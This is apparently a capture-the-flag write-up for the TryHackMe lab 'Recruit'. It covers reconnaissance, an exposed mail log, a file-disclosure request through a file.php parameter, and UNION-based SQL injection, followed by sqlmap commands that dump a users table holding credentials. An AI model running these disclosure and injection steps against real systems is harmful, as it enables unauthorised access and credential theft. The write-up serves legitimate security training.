Property	Details
Platform	TryHackMe
Difficulty	Medium
Operating System	Linux
Target IP	`10.48.139.220`
Focus	Web Enumeration, SQL Injection, Credential Discovery

1. Overview


Recruit is a TryHackMe machine focused on web application enumeration, information disclosure, Local File Inclusion / file disclosure, and SQL Injection.

The objective was to identify exposed application resources, discover credentials, enumerate the backend database, and obtain administrative access.

2. Reconnaissance


2.1 Nmap Scanning

Initial service enumeration revealed three open ports:



2.2 Directory Enumeration

Gobuster identified several interesting directories:




The `/mail/` directory became particularly interesting during further investigation.

3. Information Disclosure

3.1 Mail Log Analysis

Discovered an accessible mail log: `http://10.48.139.220/mail/mail.log`

The log contained an internal deployment confirmation email from the HR team.



Important findings:


1. The recruitment portal had recently been deployed.
2. HR credentials were temporarily stored in `config.php`.
3. The HR username was `hr`.
4. Administrator credentials were maintained in the backend database.

This provided two useful investigation directions: application configuration files and the backend database.

3.2 Configuration File Disclosure


Further investigation of `file.php` revealed that the `cv` parameter could retrieve a local application configuration file.

Request: `http://10.48.139.220/file.php?cv=file://config.php`



This demonstrated an information disclosure vulnerability involving access to a local application file.

3.3 Logged In as HR




4. SQL Injection

4.2 Vulnerability Identification

During testing, the application's search functionality was found to be vulnerable to SQL Injection.

A UNION-based SQL injection test was successful.



Result: `recruit_db`

The database name was successfully retrieved.

4.3 Capturing the HTTP Request

The vulnerable search request was intercepted using Burp Suite.

The request was saved locally as: **`request.txt`**


This allowed further database enumeration using SQLmap.

4.3 Database Enumeration

Step 1 — Enumerating databases

```
sqlmap -r request.txt -p search --dbs
```

Six databases were identified:



Step 2 — Enumerating tables


```
sqlmap -r request.txt -D recruit_db --tables
```



Step 3 — Enumerating columns

```
sqlmap -r request.txt -D recruit_db -T users --columns
```

The `users` table contained three columns:




Step 4 — Retrieving user records

For a focused extraction of the identified table:

```
sqlmap -r request.txt -D recruit_db -T users --dump
```

The administrator account credentials were discovered in the database.



5. Authentication and Flags

The discovered credentials allowed access to the corresponding application accounts.

1. User flag: Obtained
2. Administrator flag: Obtained